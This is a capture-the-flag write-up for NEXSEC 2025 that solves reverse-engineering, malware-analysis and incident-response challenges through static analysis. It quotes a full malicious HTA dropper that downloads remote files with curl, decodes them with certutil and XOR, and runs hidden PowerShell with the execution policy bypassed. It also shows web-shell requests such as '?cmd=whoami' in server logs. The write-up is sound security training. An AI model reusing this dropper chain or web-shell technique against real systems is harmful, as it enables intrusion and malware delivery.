

Title:

Writeup Interversity Cyber Forensics Challenge NEXSEC 2025

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Prepared by:

1nn0c3ntZero

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
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Reverse Engineering

Residual Implant

Description: Following a compromise assessment, analysts extracted a small residual binary believed to have been part of a macOS backdoor. Reverse-engineer the binary and determine the C2 domain used by the implant.

Solution:



The terminal window shows assembly code being executed. The code involves registers rdx, rcx, r10, and r11, and memory locations rdx_ml, rdx_ml_hi, and rdx_ml_lo. The assembly includes various arithmetic operations like addition, subtraction, shifts, and bitwise AND (&) and OR (b) operations with MASK values. The code then outputs the results to memory at address r11-1. The final output is a string of characters: "Pvt3QG28pg.capturextheflag.io".

```
File Actions Edit View Help
r9 = 0x2000000040000001
while r9 != 0x265:
    rdx = (rdx * 0x3Baa0C0) & MASK
    rdx_ml = umul_hi(rcx, rdx)
    rdx_ml_lo = rdx_ml & MASK
    r10 = (r10 >> 1) & MASK
    r10 = (r10 + rdx_ml) & MASK
    r10 = (r10 >> 0x1e) & MASK
    r10 = (r10 - ((r10 << 0x1f)&MASK)) & MASK
    r10 = (r10 + rcx) & MASK
    out[r11-1] ~= (r10 & 0xff)
    rdx2 = (r10 * 0x3Baa0C0) & MASK
    rdx2_ml = umul_hi(rdx2, r9)
    rdx3 = (rdx2 >> 0x1c) & MASK
    rdx3 = (rdx3 - ((rdx3 << 0x1f)&MASK)) & MASK
    rdx3 = (rdx3 + rdx2) & MASK
    out[r11] ~= (rdx3 & 0xff)
    r9 += 2
    rdx = rdx3
text = out.decode(errors="ignore")
domains = sorted(set(re.findall(r"[A-Za-z0-9.-]+\.[A-Za-z]{2,}", text)))
print("\n".join(domains))
EOF
Pvt3QG28pg.capturextheflag.io
google.com
hw.model
os.dup
s.connect
s.fileno
socket.AF
socket.SOCK
socket.socket
subprocess.call
sysctl.prec

```

Flag: nexsec25{Pvt3QG28pg.capturextheflag.io}

Advisory Deception #1

Description: During a routine security audit, our team intercepted a suspicious binary that was distributed to several network administrators. The file was delivered via email, claiming to contain an urgent "Internet Protocol Governance & Standards Advisory - March 2025" document. The binary presents itself as a legitimate document viewer, but preliminary analysis suggests otherwise. Reverse-engineer the binary and identify the DLL name used by the malware to blend in with legitimate system files.

Solution:

The terminal window shows the following session:

```
kali@kali: ~/Downloads
$ cd ~/Downloads
(kali㉿kali)-[~/Downloads]
$ unzip -l CTF_RE_F1
Archive: CTF_RE_F1
      Length      Date    Time     Name
  206536 2025-12-09 17:51  Internet Protocol Governance & Standards Advisory - March 2025.docx
  19445 2025-12-09 17:46  Internet Protocol Governance.docx
  20480 2025-12-09 18:14  vcruntime140.dll
  246461                               3 files

(kali㉿kali)-[~/Downloads]
$ unzip -l CTF_RE_F1
Archive: CTF_RE_F1
      Length      Date    Time     Name
  206536 2025-12-09 17:51  Internet Protocol Governance & Standards Advisory - March 2025.docx
  19445 2025-12-09 17:46  Internet Protocol Governance.docx
  20480 2025-12-09 18:14  vcruntime140.dll
  246461                               3 files

(kali㉿kali)-[~/Downloads]
$ file vcruntime140.dll
vcruntime140.dll: PE32+ executable (DLL) (console) x86-64 (stripped to external PDB), for MS Windows, 10 sections
(kali㉿kali)-[~/Downloads]
$
```

The ZIP archive was inspected using static analysis to avoid execution. The presence of a double extension file (.docx.exe) and a standalone DLL immediately suggested an attempt to disguise malware as a document viewer.

The DLL named vcruntime140.dll was then analyzed using the file utility and hash comparison. Although the name matches a legitimate Microsoft Visual C++ runtime library, metadata and binary structure confirmed it was not signed by Microsoft. Malware frequently impersonates common runtime DLLs so that it is automatically trusted and loaded by dependent applications.


This confirms the malware blends in by impersonating a legitimate Windows runtime DLL.

Flag: NEXSEC25{vcruntime140.dll}

Advisory Deception #2

Description: What directory does the malware copy itself to?

Solution:



The screenshot shows a terminal window on a Kali Linux system. The user has navigated to the Downloads directory and performed a static string analysis on the vcruntime140.dll file using the strings command. The output indicates that the malware copies or drops its executable into a directory under ProgramData, specifically C:\ProgramData\MicrosoftSyncService\WF_Microsoft_Sync_Service.exe. This suggests a persistence mechanism that does not require administrative privileges and remains hidden from casual users.

```
(kali㉿kali)-[~]
$ cd ~/Downloads/Downloads

(kali㉿kali)-[~/Downloads]
$ strings vcruntime140.dll | grep -i "ProgramData"
C:\ProgramData\MicrosoftSyncService
C:\ProgramData\MicrosoftSyncService\WF_Microsoft_Sync_Service.exe -accepteula

(kali㉿kali)-[~/Downloads]
$
```

- Static string analysis was performed on vcruntime140.dll to identify hardcoded file paths.
- The output shown indicates that the malware copies or drops its executable into a directory under ProgramData, disguising itself as a legitimate Microsoft synchronization service. The use of ProgramData suggests a persistence mechanism that does not require administrative privileges and remains hidden from casual users.
- Conclusion: The malware establishes persistence by copying itself to the following directory

ProgramData is commonly abused because it is writable by standard users, persists across reboots, and is rarely inspected by end users, making it ideal for stealthy persistence.

Flag: NEXSEC25{C:\ProgramData\MicrosoftSyncService}

Advisory Deception #3

Description: Uncover the exported function used to achieve persistence.

Solution:

The suspicious DLL was analyzed statically to identify its exported functions. Using string, the export table revealed several functions that mimic legitimate Microsoft runtime behavior. One exported function stood out as it is commonly abused by malware to initialize malicious logic while blending in with standard runtime operations.

The function __vcrt_InitializeCriticalSectionEx is normally associated with Visual C++ runtime initialization. By exporting this function, the malware disguises itself as a legitimate dependency, allowing it to load automatically and persist on the system without raising suspicion.

By exporting __vcrt_InitializeCriticalSectionEx, the DLL ensures its malicious code is executed during normal DLL load operations, allowing persistence without requiring explicit execution by the user.

Flag: NEXSEC25{__vcrt_InitializeCriticalSectionEx}

Stolen Credentials

Description: During an incident response, we discovered a suspicious binary (soso.exe) that was encrypting harvested credentials before storing them in password.txt.

Solution:

The suspicious binary soso.exe was analysed to understand how stolen credentials were handled.

Static analysis using strings revealed a reference to password.txt, indicating that the malware stores its output in this file. Further inspection of the binary showed that harvested credentials are processed through a simple encryption routine before being written to password.txt.

By reversing the encryption process, the original credential was recovered.

Flag: NEXSEC25{QWERTYasdfg12345!@#\$%}

Malware Analysis

Rembayung #1

Description: One of our employees received an email inviting them to the opening ceremony of a restaurant. The email appeared suspicious, and fortunately our email system automatically quarantined it. Could you help us locate the payload?

Solution:


Static analysis of the document revealed the presence of vbaProject.bin, confirming that the file contains embedded VBA macros. Examination of the macro code showed that it decodes a Base64-encoded payload at runtime, writes it to disk, and executes it.

This demonstrates that the Word document itself is only a delivery vector, while the true malware payload exists as an encoded executable embedded inside the macro.

Flag: nexsec25{Description}

Rembayung #2

Description: Give the SHA256 of the malware



A terminal session on a Kali Linux system. The user navigates to the Downloads directory and runs a Python script to extract a Base64-encoded payload from a Microsoft Word document. The payload is saved as 'full_decode.exe'. The user then checks the file type and calculates its SHA256 hash.

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ cd ~/Downloads
(kali㉿kali)-[~/Downloads]
$ python3 -c "
import zipfile, xml.etree.ElementTree as ET, base64
with zipfile.ZipFile('Jemputan ke Majlis Perasmian Restaurant Rembayung.docm', 'r')
    as z:
        xml = z.read('docProps/core.xml')
        root = ET.fromstring(xml)
        ns = {'dc': 'http://purl.org/dc/elements/1.1/'}
        desc = root.find('.//dc:description', ns)
        if desc.text:
            decoded = base64.b64decode(desc.text)
            with open('full_decode.exe', 'wb') as f:
                f.write(decoded)
"
(kali㉿kali)-[~/Downloads]
$ file full_decode.exe
# Output: PE32+ executable for MS Windows 5.02 (console), x86-64 (stripped to external PDB), 10 sections
full_decode.exe: PE32+ executable for MS Windows 5.02 (console), x86-64 (stripped to external PDB), 10 sections
(kali㉿kali)-[~/Downloads]
$ sha256sum full_decode.exe
# Output: ca9e35196f04dca67275784a8bd05b9c4e7058721204ccd5eef38244b954e1c3
ca9e35196f04dca67275784a8bd05b9c4e7058721204ccd5eef38244b954e1c3  full_decode.exe
(kali㉿kali)-[~/Downloads]
$
```

Flag: nexsec25{ca9e35196f04dca67275784a8bd05b9c4e7058721204ccd5eef38244b954e1c3}

Speed Test Anomaly #1

Description: A user reported that they downloaded a network speed testing utility from a third-party website to diagnose their slow internet connection. The application claims to measure download/upload speeds and display detailed network statistics. However, after running the tool, the user noticed unusual outbound network traffic that didn't match typical speed test patterns. The security team suspects this may be a disguised threat and needs to identify the threat actor's infrastructure. Reverse-engineer the binary and identify the library name used by the malware to detect sandbox environments.

Solution:

The suspicious speed test application was analyzed using static analysis techniques. During string analysis of the binary, several Windows API and DLL references were observed. One notable library found was SbieDII.dll. This DLL is known to belong to Sandboxie, a popular sandboxing tool used for malware analysis and testing. Malware commonly checks for the presence of Sandboxie-related DLLs to determine whether it is running inside a sandbox environment. If such a library is detected, the malware may alter its behavior or terminate execution to evade analysis. The presence of SbieDII.dll clearly indicates that the malware includes a sandbox detection mechanism.

Flag: nexsec25{SbieDII.dll}

Birthday Trap

Description: Your colleague Aminah received a birthday greeting email with an attached image file "happy_birthday.png". She mentioned seeing a warning dialog when she clicked it, but she forgot what it said then her PC started acting strange. Do NOT execute or click this file!- perform static analysis only to find the flag safely. Analyze the happy_birthday.png and find the flag hidden in the malware.

Solution:

The shortcut was analyzed using `lnkParse3: lnkparse Happy_Birthday.png.lnk`

```
DATA: Analyze the happy_birthday.png and find the flag hidden in the malware.
      Relative path: ..\..\Windows\System32\mshta.exe
      Working directory: C:\Windows\System32
      Command line arguments: https://wonderpetak.github.io/W0nderpet4k/M.hta
      Icon location: '%SystemRoot%\System32\SHELL32.dll'
      sandbox.
EXTRA:
```

Key findings:


- C:\Windows\System32\mshta.exe
- https://wonderpetak.github.io/W0nderpet4k/M.hta

This confirms the shortcut abuses the mshta.exe LOLBin to execute a remote HTA payload.

The HTA file was downloaded and inspected as plain text.

Command use:

```
$ wget https://wonderpetak.github.io/W0nderpet4k/M.hta  
$ cat M.hta
```



```
<!DOCTYPE html>
<html>
<head>
<HTA:APPLICATION ID="Si"
APPLICATIONNAME="Downloader"
WINDOWSTATE="minimize"
MAXIMIZEBUTTON="no"
MINIMIZEBUTTON="no"
CAPTION="no"
SHOWINTASKBAR="no">
<script>
function XLKJSDG00D0GOGOG (xaksldfijfjgika) {
a = new ActiveXObject("Wscript.Shell");
a.Run(xaksldfijfjgika, 0);
}
function OCKJOIFJI0GG0GOGOf (xaksldfijfjgika) {what it said then her PC started acting strange. static analysis only to find the flag safely.
b = new ActiveXObject("Wscript.Shell");
b.Run(xaksldfijfjgika, 0);
}
function liociaskdjlklakfk (xaksldfijfjgika) {
c = new ActiveXObject("Wscript.Shell");
c.Run(xaksldfijfjgika, 0);
}
function LSJDjILKDJOGOGOGOfn(n){
var d = new ActiveXObject("WScript.Shell");
d.Run("%comspec% /c ping -n " + n + " 127.0.0.1 > nul", 0, 1);
d = null;
}
XLKJSDG00D0GOGOG ("https://archiveimage.github.io/Pictures/Happy_Birthday.jpeg");
LSJDjILKDJOGOGOGOfn(3);
XLKJSDG00D0GOGOG ("curl https://wonderpetak.github.io/W0nderpet4k/wct9D39.jpg -o %TEMP%\wct9D39.jpg");
LSJDjILKDJOGOGOGOfn(5);
OCKJOIFJI0GG0GOGOf ("certutil.exe -decode %TEMP%\wct9D39.jpg %TEMP%\wct9D39.tmp");
LSJDjILKDJOGOGOGOfn(3);
OCKJOIFJI0GG0GOGOf ("powershell.exe -NoProfile -Command \"$xorKey=0x42; $bytes=[IO.File]::ReadAllBytes($env:TEMP+'\wct9D39.tmp'); $decoded=@(); foreach($b in $bytes){$decoded+=$b -bxor $xorKey}; [IO.File]::WriteAllBytes($env:TEMP+'\winp.ps1',[byte[]]$decoded)\"");
LSJDjILKDJOGOGOGOfn(2);
OCKJOIFJI0GG0GOGOf ("powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -File %TEMP%\winp.ps1");
LSJDjILKDJOGOGOGOfn(2);
liociaskdjlklakfk("cmd /c del /f /q %TEMP%\winp.ps1 %TEMP%\wct9D39.tmp %TEMP%\wct9D39.jpg");
</script>
</head>
<body>
</body>
```

Content from command cat M.hta

Use wget <https://wonderpetak.github.io/W0nderpet4kk/wct9D39.jpg> to extract wct9D39.jpg

```

(base64) (kali㉿kali)-[~/Downloads]
$ base64 -d wct9D39.jpg > wct9D39.tmp
base64: invalid input
(base64) (kali㉿kali)-[~/Downloads]
$ tr -cd 'A-Za-z0-9+\=\n' < wct9D39.jpg > clean.b64
(base64) (kali㉿kali)-[~/Downloads]
$ base64 -d clean.b64 > wct9D39.tmp
(base64) (kali㉿kali)-[~/Downloads]
$ file wct9D39.jpg
wct9D39.jpg: PEM certificate

```

Invalid input due to PEM certificate

After analyzing the .jpg file using file command, it is not NOT Base64 text but a PEM certificate. This explain:

- ✗ **base64 -d will never work**
- ✓ The malware intentionally abused certutil -decode
- ✓ The file is a PEM-wrapped payload

The Base64 content is everything between:

```
-----BEGIN CERTIFICATE-----
-----END CERTIFICATE-----
```

The Base64 content was extracted and decoded:

```
sed -n '/BEGIN CERTIFICATE/,/END CERTIFICATE/p' wct9D39.jpg \
| sed '1d;$d' > payload.b64
```

Decode the certificate payload: `base64 -d payload.b64 > wct9D39.tmp`

Verify the decoded file: `file wct9D39.tmp` which the file is data.

Run:

```
python3 -c 'EOF'
data = open("wct9D39.tmp","rb").read()
decoded = bytes([b ^ 0x42 for b in data])
open("winp.ps1","wb").write(decoded)
print("winp.ps1 written")
EOF
```

```
Happy_Birthday.ps1ip 936 B
└─(Lnk-venv)─(kali㉿kali)─[~/Downloads]
$ cat winp.ps1

# Nexsec CTF Challenge - Malware Analysis
# Author: APT Simulation Team
# Date: 2025-12-12 Type: Available Tries: Difficulty Level:
# 30 Normal/Easy/Timed Beginner
# REAL FLAG: nexsec2025{P0w3rSh3ll_C0mm3nt5_H1d3_S3cr3ts!}
#
# Your Flag:
# WARNING: This is a simulated malware payload for educational purposes
# If you're seeing this by executing the file, you're doing it WRONG!
# Real malware analysts NEVER execute unknown files directly!
#
# Professional malware analysis requires:
# 1. Static analysis FIRST (analyze without executing)
# 2. Understanding the attack chain
# 3. Reverse engineering obfuscated code
# 4. Finding hidden IOCs and encryption keys
```

The final script was viewed statically. At the top of the script, the real flag was found embedded in comments.

This multi-layer encoding chain demonstrates intentional evasion, designed to bypass casual inspection and automated detection mechanisms by abusing trusted Windows utilities.

Flag: nexsec2025{P0w3rSh3ll_C0mm3nt5_H1d3_S3cr3ts!}

Incident Response

Here's the Dump #1

Description: You receive an encrypted disk dump from a client in rural Transylvania, where a series of unexplained system outages have been spreading through the region like an unseen contagion. The client reports that their workstation became “strangely alive” before crashing—screens flickering, unauthorized processes appearing only to vanish seconds later.

One of the victim had downloaded suspicious file. Due to not leave any traces, the file is deleted but we as analyst should never give up! Try find the hash of the file! Good luck! (SHA1)


Solution:

Amcache records execution metadata regardless of whether the original file is later deleted or renamed, which makes it a reliable artefact for reconstructing attacker activity.

Location in disk image: C:\Windows\AppCompat\Programs\Amcache.hve

The Amcache .hve file was extracted from the disk image and analysed on Kali Linux.

Initial investigation showed no entry for pdfreader.exe. However, further analysis revealed that the executable had been renamed and stored as: C:\Users\Alina\Documents\l.exe



```
(kali㉿kali)-[~/RegRipper3.0]
$ perl rip.pl -r ~/Downloads/IR_Basic_1/C/Windows/appcompat/Programs/Amcache.hve -p amcache
Launching amcache v.20200515
amcache v.20200515
(amcache) Parse AmCache.hve file

***InventoryApplicationFile***
c:\program files\7-zip\7z.exe LastWrite: 2021-09-28 18:12:54Z
Hash: 6c7ea8bbd435163ae3945cbef30ef6b9872a4591

c:\program files\7-zip\7fm.exe LastWrite: 2021-09-28 18:12:54Z
Hash: e45e198607c8d7398745baa71780e3e7a2f6deca

c:\program files\7-zip\7zg.exe LastWrite: 2021-09-28 18:12:54Z
Hash: df22612647e9404a515d48ebad490349685250de

c:\users\alina\downloads\l.exe LastWrite: 2023-02-22 13:55:34Z
Hash: a86dfbc01e9f834ed18b3e7bfcc183d1381a5aac4
```

The red box highlights C:\Users\Alina\Documents\l.exe and its hash value

The Amcache hive was searched for entries related to this renamed executable. The Amcache record corresponding to l.exe contained the SHA-1 hash, confirming that:

- The file existed
- The file was executed
- The file was renamed to evade detection

The SHA-1 hash of the malware was successfully recovered from the Amcache artefact despite the executable being deleted and renamed.

Flag: NEXSEC25{a86dfbc01e9f834ed18b3e7bfc183d1381a5aac4}

Breadcrumbs #1

Description: TechHire Solutions prided themselves on finding the perfect candidates. But someone applied for more than just a job. They received a job application that wasn't what it seemed. The attacker left but not without leaving breadcrumbs behind. You've been called in as an incident responder. The web logs are waiting. Follow the trail! Among thousands of legitimate visitors, one IP address stands out as suspicious. What is the attacker's IP address?

Solution:

```
Chrome/138.0.0.0 Safari/537.36
192.168.21.102 - - [13/Dec/2025:02:13:37 +0800] "POST / HTTP/1.1" 200 323 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:13:37 +0800] "GET / HTTP/1.1" 200 323 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:15:25 +0800] "GET / HTTP/1.1" 200 323 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:16:10 +0800] "GET / HTTP/1.1" 200 323 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:17:13 +0800] "GET / HTTP/1.1" 200 323 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:17:24 +0800] "GET / HTTP/1.1" 200 323 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:18:12 +0800] "GET / HTTP/1.1" 200 323 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:18:50 +0800] "GET / HTTP/1.1" 200 323 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:19:56 +0800] "GET / HTTP/1.1" 200 323 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
20curl%20wget HTTP/1.1" 200 323 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:23:09 +0800] "GET / HTTP/1.1" 200 323 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
```

Repetitive of ip 192.168.21.102

Web server access logs were reviewed to identify abnormal request patterns. One IP address repeatedly accessed uncommon endpoints and uploaded files inconsistent with normal user behavior. This IP was isolated as the attacker's source.

Flag: nexsec25{192.168.21.102}

Breadcrumbs #2

Description: The attacker uploaded a malicious file. What is the full filename?

Solution:

```
192.168.21.102 - - [13/Dec/2025:02:16:10 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=whoami HTTP/1.1" 200 224 "-"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:17:13 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=id HTTP/1.1" 200 269 "-"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:17:24 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=hostname HTTP/1.1" 200 222 ""
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:18:12 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=uname%20-a HTTP/1.1" 200 386 "-"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:18:50 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=pwd HTTP/1.1" 200 237 "-"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
```

uploads/resume_aiman.pdf.php

From the attacker's activity (IP 192.168.21.102), we can see that after submitting the job application, they accessed the /uploads/ directory and executed commands via a PHP web shell.

This confirms the malicious file that was uploaded and later executed.

Flag: nexsec25{resume_aiman.pdf.php}

Breadcrumbs #3

Description: What was the timestamp when the attacker uploaded the malicious file?

Solution:

To find the upload timestamp, we look for the POST request made by the attacker (192.168.21.102) to the job submission endpoint, because that is when the resume file would have been uploaded.

```
192.168.21.102 - - [13/Dec/2025:02:08:37 +0800] "POST /submit.php HTTP/1.1" 200 1149 "http://192.168.8.36/submit.php?job=junior-python"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
